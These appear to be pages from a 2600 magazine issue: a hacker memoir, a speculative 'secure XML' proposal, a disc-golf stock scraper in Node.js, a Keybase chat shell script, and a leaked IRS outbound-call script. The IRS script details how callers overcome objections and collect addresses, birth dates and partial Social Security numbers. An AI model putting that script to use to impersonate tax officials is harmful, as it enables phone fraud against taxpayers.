My parents were generally supportive, but I did bump up against the parental proxy server which made me only more curious and more determined. I had come across my mom's pregnancy books and she didn't think an elementary aged boy should be reading about ovulation cycles or how a placenta works. This is a rather graphic example, but just goes to show to what lengths the system will go to so it can "protect" children from "harmful" knowledge. And I proved once again how fruitless such efforts are. Had my mom shrugged it off, I probably would have tossed the books back in the box. Instead, I became more determined than ever to learn.

It was after a move from the Deep South to the banks of the Ohio River where I found the previously unpacked box of my mom's books. I also found our "rabbit ears" TV antenna. We were in rural Appalachia where cable television was a necessity. I connected the antenna to an old telephone and could hear the Voice of America coming from the speaker. My parents were stunned and compared me to the professor on *Gilligan's Island*. I now know I didn't do anything spectacular. In reality, we weren't too far from VOA's Ohio transmitter site and any length of wire and speaker could pull in their signal. This lesson came home over ten years later while in college when I bought some new stereo speakers, only to learn when I moved them to opposite sides of the room, creating an antenna with the speaker wire, the local 50 kW flamethrower would bleed through.

Speaking of cable television and parental firewalls, we didn't have a cable box. Instead, various Ohio, Kentucky, and West Virginia TV stations were mapped to channels 2 through 13. This being the 1970s, we didn't have nice things like digital tuners. I noticed a flicker when I switched between channels 6 and 7. This intrigued me. I did not see that flicker between any other channels. I fiddled with the knob until it was halfway between 6 and 7 and I had a commercial-free movie. It was titled *Eat My Dust!* and starred Ron Howard whom I knew to be Richie Cunningham from *Happy Days*. There was a scene where a woman, who might have been naked, got into the shower with "Richie." This brought down the roof, my parents demanding to know what I was watching. I explained what I had done and I got a lecture about watching "inappropriate" shows and "stealing" HBO. Although it didn't stop them from watching *Orca* later that evening or asking me for help getting the knob just right between those two channels.

Hacking doesn't always involve technology. Despite the stereotype of the straight A nerd, I liked sports. I just wasn't very good. The one sport I excelled at was running, so I joined my high school's cross country and track teams. By this point, I had a Tandy 1000 computer. I wrote a Pascal program and used it to log my times from races and I noticed quite a bit of variation from week to week. "Why?" my inner hacker asked. I started logging my splits, my training during the week, what I ate, how much I slept, etc. In my case, it was food that most affected my times. Since my meets were in the early evening, I left right from school on a bus and went to the venue. My mom would buy me canned food that I could eat there. This opened a plethora of sophomoric male jokes, but when I ate chili, my legs (or other parts) seemed to propel my body to the finish line the fastest. So that became my pre-race meal and it's what got me on the varsity team.

Even before my running days, I had "hacked" our county's bus system. I'm using the term "hacked" here loosely. I never made the buses run faster or cracked their fare system. We had since moved to Florida by this point and, as with most Sunbelt cities in the 1980s, it was car-centric. Even the state of Florida wasn't insane enough to license 12-year-olds to drive cars. Where I couldn't go on my bicycle, I was able to ride the bus. For a mere 25 cents, I could get anywhere in the county, which happened to be slightly larger than Rhode Island. To a preteen boy who really needed to get out and explore his space, figuring out the bus system was a godsend. I would ride to the mall to buy radio magazines (*2600* didn't exist yet). I'd go to the airport to plane watch. I'd hang out downtown and visit cool shops we didn't have out in the suburbs. I developed a feel for college campuses by hanging out at USF. I was very tall for my age, well over six feet tall, so I passed as another baby-faced freshman. This gave me access to their library, student center, and bookstore.

Buses? Sure, they're boring. But it was my hacker mindset that sent me down that path. When I did eventually start driving, I already knew my city like the back of my hand. I was shocked that many of my friends didn't have life skills I took for granted like getting from point A to point B. Buying groceries. Talking to adults, asking questions, getting directions. Hacking is what separated me from being a lonely, homebound, angst-ridden, latchkey teen who would starting making bad decisions with respect to drugs and alcohol out of sheer boredom.

Those quarter bus rides started to add up, so I mowed lawns to fund my habit. I used to joke that a kid could make a lot of money in Florida cutting grass or selling it. I wanted to stay legal, so I used my dad's lawnmower. Like with all tools, the mower didn't always work when I needed it to work. I learned the hard way that taking the mower in for repair could eat up a week's pay and left me unable to mow lawns. So I disassembled the mower, engine and all, and figured out how it worked as I put it back together. If I could only have read women like I read power tools, I would have had it made. I could hear every unusual ping, feel every unexpected vibration, and knew what I had to do to go fix it.

<TMI>As an aside, I wasn't completely inept with women. They just happened to all be much older than me. Most of my teachers were women. From my years of acquiring "carnal" knowledge, I knew their moods would change in a predictable and periodic manner. I was at the time about 6' 3" and athletically built, and I was able to sweet talk certain teachers during certain weeks when my assignments weren't quite actually all the way done (or even started). I've told this to some women and all of them have told me I'm full of shit. But it did seem to work much of the time and taught me valuable lessons about social engineering.</TMI>

But my life as a hacker hasn't always been fun and games, nor has it always worked to my advantage. While in college, I worked for a major telephone company. Email was still an odd beast and many folks at work still relied on intra-office mail, paying someone to hand carry typewritten pieces of paper on company letterhead from one floor to another, only to have it read and thrown out in less than 20 seconds. I was already familiar with username@domain.tld and, when back at school, I started emailing my coworkers who actually used email. Overnight I was that college kid who hacked into their computers. Some of the saner heads prevailed after I demonstrated their email system wasn't internal, but rather connected to a global network. Soon I was the go to guy when someone needed to know how to email an old friend living in Italy. It's a good thing I never took a copy of *2600* to work with me.

After graduating from college, I started my first "real" job. Throughout college, I used UNIX almost exclusively and it was a shock to be thrown onto something as archaic as Windows 3.1. I found a sys admin and appealed to his ego by praising all that is UNIX and getting an account on "his" system. It took me no time at all to find the /etc/hosts file, giving me the names of various servers to go explore. Most allowed anonymous FTP access, even from outside the company's network. I found an unencrypted text file containing the name, address, date of birth, Social Security number, employee number, and rate of pay of every employee. I reported this and was immediately thanked and given a corner office with a window. Oh, who am I kidding? I was accused of "hacking" and told I would lose my UNIX account. My account didn't go away until that machine was decommissioned years later. And as for the file of employee records, it continued to be available and was regularly updated. Nothing else happened to me, but this shows once again (as discussed between these covers every single issue) that it's those who expose the truth who find themselves on the receiving end of management's anger, not the incompetents who made the mistake in the first place.

No, I never accessed Pentagon computers. I never changed grades or stole credit card numbers. My hacking was far more mundane, but when I look back at it I realize it has made my life much more interesting and has made me a better problem solver and, best of all, a better person.

If you're reading this and you're young enough to be my daughter or my son, don't wait for someone to give you permission to learn. Today, most of you carry the world's knowledge in a palm-sized piece of metal, glass, and silicon. Enter the make and model of your microwave oven so you can learn how it works. Find a way to get to a local college. See if you can sit in on classes. Watch their website for any seminars or guest lecturers who might impart knowledge you know you want. Start talking to adults. I don't mean the ones who drive windowless vans with "free candy" hand-painted on the side, but your parents' friends, neighbors, teachers. While we might not look the part, many of us are hackers at heart and would enjoy passing on our knowledge.

The author is still a reluctant hacker working in the manufacturing industry and still continuing to travel the world. When he's not working his day job, you'll likely find him at home reading, hiking Austin's trails, or catching Pokemon with his son.

**HACKER PERSPECTIVE submissions are closed for now.
We will open them again in the future so have your submission ready!**

<?xml version='1.0' encoding='UTF-8'?><article><title>**Can Security Be Built into Pure Data?**</title>

by Wyatt Lee
worlduniversity@mail.com

This is a question that might not make much sense when you first read it. In fact, it's probably gibberish. For this reason, this article is not going to follow the traditional problem, solution, conclusion format. Instead of starting with the problem and giving a solution, I'm going to start with a question, explain how why the question makes sense, and end with an interesting challenge to every ethical hacker.

Imagine you're a developer commissioned to build a web app of some kind. No matter what architecture you choose or what that app does, it is probably going to involve parsing some XML and rendering it in a human readable form. Other alternatives, of course, are using relational databases to store data, but this is a field in itself and much is known about best practices for interacting with these types of data stores, like avoiding SQL injections, so we will restrict ourselves to considering the following:

(1) Some web application which may be, for example, a Node.JS app that runs completely in the backend or a JavaScript front-end app that writes data to the browser's cache or your hard drive.

(2) User data is stored as some kind of XML on disk or in the browser's cache (less secure).

The first example could be a web browser which reads in HTML, CSS, and JavaScript and renders it in the browser's GUI. This architecture, which has been used since the 90s, presupposes that security should be the responsibility of the browser as a second line of defense after the router and any packet filtering firewall or intrusion detection system you have installed.

The question I would like to put forth is, is this necessary? Why not just have a secure XML document so that additional security is built into the data itself?

Why would this be beneficial? Because it would greatly reduce the need for browsers to be secure. Now, assuming you're with me so far, how do we do such a thing?

What I am proposing is a secure XML standard for an additional layer of security between the browser (or even a mobile app or apps running in the cloud or fog) and possibly malicious packets of data (whether they can be decoded to XML or not). An extra layer of security for virtually no overhead is always a good idea.

Consider the following piece of XML like code:

```
<data format = "JSON" ,
➥      key = "Your Key Here">
  <code>
  /* JSON file here */
  </code>
</data>
```

A simple parser could easily be written that takes any document of this form sent over the web and have a separate validation server parse it in a secure way (this would be more secure than most general purpose parsers that are more complex and thus may have bugs).

Such a parser could be formally verified quite easily. The string between <code> and </code> would ideally be separated physically in memory, preferably on a cluster where nodes are physically separated in space.

A map reduce validation algorithm can then be used to decide if the data is suspicious or not, minimizing the risk of buffer overflow attacks because each worker node's memory is physically isolated and would receive a random portion of the string.

Once this validation phase is over, the data could be verified with the key, which is a checksum of the validated data.

If anybody is interested in meeting and turning this into a cryptographic protocol for very sensitive applications on the web such as apps running in the cloud, or wants to propose some open standards for a secure XML for crypto applications, send me an email.

mcquery.js - A Web Scraper for Disc Golf Players

by Brenden Hyde

Disclaimer: I am not a corporate shill for Innova or any other company; I'm just an obsessive fanboy.

Introduction

Each summer my girlfriend and I seem to have a new obsession. This year it's disc golf. In addition to playing every day, we also watch the professionals play tournaments on YouTube. The highest-rated player in the world right now is Paul McBeth who is sponsored by Innova. As part of his sponsorship, they make a special golf disc for him called the "McPro Roc3." It's a highly sought-after disc because of its limited releases, and it always sells out extremely quickly. I had tried and failed several times to manually keep tabs on their sales, but I was always too late to order one. To add insult to injury, there were near-constant brag posts on Reddit by those who were lucky enough to snag one. They sold on eBay for around double the price, but I didn't want one badly enough to pay the mark-up. That's why I decided to write a simple web scraper to keep tabs on the site for me.

Planning

I am no developer by trade, but I had dabbled in NodeJS through a YouTube series called "The Net Ninja," so I decided to use that. With the language chosen, I started to plan out what I wanted the app to do, which on paper was only two things:

1. Periodically check the McPro Roc3 sales page for available inventory.
2. If there was inventory, send me a text message with a link to the page.

Preparation

I used Debian for my Linux distribution, but any distro should work.

First, I downloaded NodeJS from `nodejs.org`, which includes Node itself as well as Node Package Manager (npm). Installing them is beyond the scope of this article, but there are plenty of tutorials to get up and running.

In addition to node and npm, I used three external NodeJS modules called "request", "cheerio", and "twilio". The request module let me make "HTTP GET" requests to Innova's website to download the product page, and the cheerio module let me parse through the HTML to find the section that could tell me whether or not they had inventory. Twilio is a paid SMS gateway service that requires an account, and it allowed my scraper to text me when my precious disc became available. To install the external modules, I ran these commands:

```
npm init -f
npm install twilio -save
npm install cheerio -save
npm install request -save
```

The first command created my package.json file (more on that in a minute). The "-save" option in the commands adds them to the "dependencies" section of the "package.json" file. This in turn allows others to more easily run your app by taking care of all the dependencies. To install all dependencies from someone else's "package.json" file, just change directories to the location of the json file and run:

```
npm install
```

Beyond installing those modules, there was some actual programming involved, but describing that here would be boring. I have added some comments in the code section that hopefully explain my rationale.

Outcome

I programmed the mcquery.js scraper over the course of four to five hours at work (please don't tell my boss), and when I got home, I excitedly explained the concept to my girlfriend and initialized the program for a demo run with this command:

```
  node mcquery.js
```

It was written to check the inventory status every 30 seconds and to spit out the result to my command line. It was a neverending, scrolling terminal that looked eerily like an homage to *The Shining*:

```
  availability out-of-stock
  availability out-of-stock
  availability out-of-stock
  availability out-of-stock
  availability out-of-stock
  availability out-of-stock
  availability out-of-stock
```

I expected to see a lot more where that came from since there were often month-long gaps between releases, so I left the program running and walked away.

About 20 minutes later I felt the buzz of a text message in my pocket, and when I checked my text messages, I saw those glorious words:

```
  McPro Roc3s are in stock again! (hyperlink to site)
```

At first I assumed my app had malfunctioned, since I had received dozens of messages like that throughout my testing that day. I went to the site, and sure enough my scraper had done its job! I unashamedly bought one in every color and laughed an evil victory laugh. Obsessive? Yes. Unnecessary? Probably (considering their Twitter feed has the same information). But who has the disc now? *Who. Has. The. Disc. Now?!*

Give Me the Codez

```
//BEGINNING OF mcquery.js

var request = require(‘request’);
var cheerio = require(‘cheerio’);
var twilio = require(‘twilio’);
var accountSid = ‘xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx’;
➥      //replace w/ real SID
var authToken = ‘xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx’;
➥      //replace w/ real
authToken
var client = new twilio.RestClient(accountSid, authToken);
var requrl = ‘http://proshop.innovadiscs.com/mcpro-roc3.html’
var textStr = “McPro Roc3s are in stock again!\n” + requrl;
var status = ‘’;

function rocquest(err, resp, body){         //makes HTTP GET request
➥      to Innova
   if(!err && resp.statusCode == 200){
var $ = cheerio.load(body);
$(“p[class~=’availability’]”).each(function(){
  status = this.attribs.class;
  console.log(status);
});
   }}

var sendAlert = function(){ //Sends text message when discs in stock
   client.messages.create({
body: textStr,
to: ‘+19705552600,  // Text this number (change as needed)
from: ‘+19704202600’ // From a valid Twilio number
   }, function(err, message) {
if(err) {
  console.error(err.message);
} else {
  console.log(message.sid);
}
   });
};

var mcquery = function(){ //check status and send text if available
   request(requrl, rocquest);
   if(status.includes(‘availability in-stock’)){
clearInterval(loop);
sendAlert();
   }
};

var loop = setInterval(mcquery, 30000);     //starts the program by
➥      invoking a loop

//END OF mcquery.js

//BEGINNING OF package.json (do not include this line or the end
➥      line)

{
 “name”: “mcquery.js”,
 “version”: “1.0.0”,
 “description”: “Query Innova’s Pro Shop for new McPro Roc3 discs”,
 “main”: “mcquery.js”,
 “scripts”: {
   “test”: “echo \”Error: no test specified\” && exit 1”
 },
 “author”: “Brenden Hyde”,
 “license”: “ISC”,
 “dependencies”: {
   “cheerio”: “^0.20.0”,
   “request”: “^2.73.0”,
   “twilio”: “^2.9.1”
 }
}

//END OF package.json

//BEGINNING OF README.txt

mcquery.js Version 0.1.0
------------------------
DESCRIPTION

mcquery.js is used to check the stock status of McPro Roc3 discs
➥      in the Innova Pro Shop.

USAGE

1.) Install nodejs from nodejs.org and link the node and
npm bin files to your $PATH environment variable.
2.) cd to the directory where mcquery.js is located.
```

```
3.) Type "npm install" to install program
dependencies (twilio, request, cheerio).
4.) Type "node mcquery.js" to run the program. This will spit out
the availability status to the console every 30 seconds by default
- this default can be changed in the loop() function by removing the
"3000" and replacing with the appropriate number of milliseconds.
Once the availability changes to "availability in-stock," a text is
sent to the phone number referenced in the sendAlert() function.

NOTES

1.) The mcquery function checks Innova's Pro Shop for the
status of the McPro Roc3. It uses the external "request"
module with a URL and callback function as parameters.
2.) rocquest is the callback function for mcquery (2nd
parameter). This function uses the external "cheerio" module
to do JQuery HTML DOM parsing to find the paragraph with
the availability status (in-stock or out-of-stock).
3.) The status variable is a global variable that is
modified by rocquest and is a string that either says
"availability in-stock" or "availability out-of-stock".
4.) The status is set each time mcquery() is called. This
is done periodically because the status will change at
some point from "out-of-stock" to "in-stock". Therefore,
mcquery needs to be called repeatedly in a loop.
5.) setInterval is the function that will call mcquery every
n milliseconds. n is set to 30000 milliseconds (30 seconds)
by default. It will need to be cleared when the status no
longer requires updating (i.e., the disc is in stock).
6.) loop will be the function that acts as a wrapper for
setInterval calling mcquery. As the name implies, it is a
loop which will run until it has served its purpose.
7.) clearInterval is the function that will stop
setInterval from repeatedly running mcquery. It takes
only one parameter, in this case "loop".
8.) sendAlert is the function which will send a text message to me
(you?) once the status is set to "in-stock". It only needs to be
called once, right after the loop is stopped with clearInterval.

//END OF README.txt
```

Acknowledgment

Smitha Milli's YouTube video on web scraping with Cheerio and Request was a large chunk of my program. It's available at `https://www.youtube.com/watch?v=LJHpm0J688Y`.

ATTENTION WRITERS

You now get more when you have an article published in *2600*

For each article printed, you'll receive:

One year of *2600* (subscription, back issues, paper/digital)

AND

One of our *2600* hacker t-shirts

(that "AND" used to be an "OR")

KBChat - Private, Encrypted Chat via KBFS

by Samuel Hofius

I recently found out about a service called Keybase through an online acquaintance who offered to provide me with an invite to be a beta tester for the service (which, at the time I'm writing this, is the only way to sign up for the service). Keybase, according to their website[1], maps your identity to your public keys, and vice versa. I've been interested in cryptography (and more specifically, encrypting communications between people) for a long time now, but I've never made time to properly research it and play with it. So when I was offered an invite to a service that seemed to make it simple to dive into encrypted communication, I jumped at it.

At some point along the way, I found out about a feature of Keybase called KBFS[2] (Keybase Filesystem). KBFS is described as a cryptographically secure file mount. It is similar to services like Dropbox, Google Drive, and others. There are, however, several key differences between KBFS and other cloud-based storage services, and I will go over a couple of them in this article. One big difference between KBFS and other cloud-based storage services is the fact that two Keybase users can share files with each other in a manner that is both private and encrypted. Another is that KBFS mounts very cleanly into your operating system. These are the two main points that make kbchat.sh possible.

Once the Keybase app is installed and logged in on your Linux machine, you will find your KBFS mounted at /keybase/. Within this directory you will find two folders: /keybase/public/ and /keybase/private/. You can access any Keybase user's public files (including your own) at / keybase/public/{username}/ (of course, you need to replace any text in this article that's in curly braces with the correct username). You can access your own private files at /keybase/private/

yourname}/. The real magic of KBFS (as it pertains to kbchat.sh) comes in when you access a shared folder between yourself and someone else by going to /keybase/private/ {yourname},{theirname}/. Any files in this shared folder will be signed and encrypted with both users' private keys, making the files available securely to both parties.

The idea behind kbchat.sh is very simple. The script creates a file called chat.log within a shared folder between yourself and the person with whom you are chatting. A tmux[3] session is spawned with two panes. The top pane runs a 'tail -f' (follow) command on the chat.log, which displays the last 10 lines of the log, plus any new lines that are added to the file while the script is running. The bottom pane loops infinitely with the bash 'read' command, and reads your input into a variable. Once input is received, the value of that variable is appended to the chat log file along with the current UTC date and time, as well as your Keybase username. There's more to the script, as I've added some color to the usernames and the option to wrap text in *asterisks* to make it appear bold. I've also added an option to close down the chat by typing '!exit' (although the chat.log file stays in the shared folder of both users).

For now, kbchat.sh only supports Linux, so that is what I've focused on in this article. KBFS, however, supports Windows, Mac, and Linux. The code will be available on GitHub[4], and you're free to make any changes. Also please feel free to write your own script which brings this idea to other operating systems.

References

[1] https://keybase.io

[2] https://keybase.io/docs/kbfs


[3] https://tmux.github.io/

[4] https://github.com/kf5grd/kbchat

kbchat.sh

```
#!/bin/bash

####### -- kbchat.sh -- #######
# Written by Samuel Hofius
# Private, encrypted chat via KBFS
# Usage: ./kbchat.sh <user>
# where <user> is the user you're chatting with
###############################

# display help if no remote user was entered
if [ -z ${1+x} ]; then
        echo ""
        echo "KBChat - Private, encrypted chat via KBFS"
        echo ""
        echo "Usage: $0 <user>"
        echo ""
        echo "  user [required]:        keybase.io username to chat with"
        echo ""
        exit
fi

# make sure we're not running as root as keybase doesn't allow this
userid=$(id -u)
[ $userid == '0' ] && \
        echo -e "This script cannot run as root.\nExiting..." && \
        exit

# get keybase user
kbuser=$(keybase status |grep "Username" |cut -d":" -f2 |tr -d [:space:])

# write script that will be used for the top pane
cat > /tmp/top_pane_$1.sh << EOF
#!$(which bash)
touch /keybase/private/$kbuser,$1/chat.log
tail -f /keybase/private/$kbuser,$1/chat.log | sed \\
     -e "s/\($kbuser:\)/\o033[31m\o033[1m\1\o033[0m/" \\
     -e "s/\($1:\)/\o033[34m\o033[1m\\1\o033[0m/" \\
     -e "s/\*\(.*\)\*/\o033[1m\\1\o033[0m/"
EOF

# write script that will be used for the bottom pane
cat > /tmp/bottom_pane_$1.sh << EOF
#!$(which bash)
function cleanup {
    rm /tmp/top_pane_$1.sh
    rm /tmp/bottom_pane_$1.sh
    tmux kill-session -t kbchat_$1
}

while true; do
    echo -en "\rMessage: "
    read messg
    [ "\$messg" == '!exit' ] && break

    echo "[\$(TZ=UTC date '+%F %H:%M')] $kbuser: \$messg" >> \\
         /keybase/private/$kbuser,$1/chat.log && \\
         clear
done
cleanup
EOF

chmod +x /tmp/top_pane_$1.sh
chmod +x /tmp/bottom_pane_$1.sh

# set up tmux session
tmux new-session -d -s "kbchat_$1" "/tmp/top_pane_$1.sh"
tmux split-window -v "/tmp/bottom_pane_$1.sh"
tmux resize-pane -D 20
tmux attach-session
```

2600 Leak Department



WORDS YOU CAN USE

WHAT THEY SAY:
"Do you know what time it is?"
"How long is this going to take?"
"I am in the middle of eating dinner"
"I just walked in the door."

You have the option of calling back, but it could save you time if you have a few minutes for me right now. When calling the IRS, there can be long hold times while you wait to speak to a representative.

If you wait to call back, it is unlikely that you will speak to me. I can have your account up in front of me right now.

It is usually to your advantage to get whatever the issue is resolved as soon as possible.

It may be very long since we last spoke to you. I don't want to miss out on this opportunity to speak with you.

My name is Mr/Mrs/Ms _______ and my ID# is xx-xxxxx.

(When authorized)- I am calling from the Internal Revenue Service regarding a federal tax matter.

WHAT THEY SAY:
"Who is this?"
"What is this about?"
"Who wants to know?"

We have to protect the security of your tax account by verifying your information. Can I confirm your address? And your date of birth? To ease any concerns that the taxpayer may have, provide the taxpayer with the last four digits of his/her TIN (Social Security Number/ Employee Identification Number). Then, request that the taxpayer verify the first five digits.

We need to verify these items to protect your confidential tax information. We are required by law to ask these questions before disclosing any account information.

You will also have to verify these items if you choose to call us back before anyone can access your account.

WHAT THEY SAY:
"Can you tell me what this is about first?
"I can't give that info over the phone."

You were selected by our computerized dialer for this outgoing call for a reason, but I am prohibited from discussing that before I can verify your information.

Telephone calls are made when there is no response to IRS notices or the response did not completely resolve the issue.

My job is to provide customer service to taxpayers to help them resolve their current tax problems and prevent future ones.

We may be calling because there has been a breakdown in communication somewhere. I can help you get that straightened out right now.


I can tell you about many programs that the IRS has to offer to assist taxpayers in financial trouble. Have you heard of our free file program?

WHAT THEY SAY:
"I have nothing to give."
"I am in over my head."
"I don't know where to start.

Got a leak for us? Email articles@2600.com and attach it!

(Our PGP key is on our web page under Submissions.)

Memory Lane



THURSDAY, AUGUST 6, 1942

Please Avoid

Unnecessary Calls

to Washington

WITH the war effort of 28 United Nations centered upon it, Washington is probably the busiest city in the world. It is fast outgrowing its physical limits—and its telephone facilities.

Long distance calls in and out of the capitol city have doubled within a year and are still increasing as the war effort moves toward its peak.

Materials for further telephone expansion now go for weapons of war.

To help meet this situation, we ask you to avoid *unnecessary* calls to Washington. If you must call, *please be brief* and call when the lines are *less* busy: before 10 A. M.; 12 to 2 P. M.; 5 to 7 P. M. and after 9 P. M.

Your cooperation will do much to help relieve the congestion on telephone lines and speed the drive for Victory.

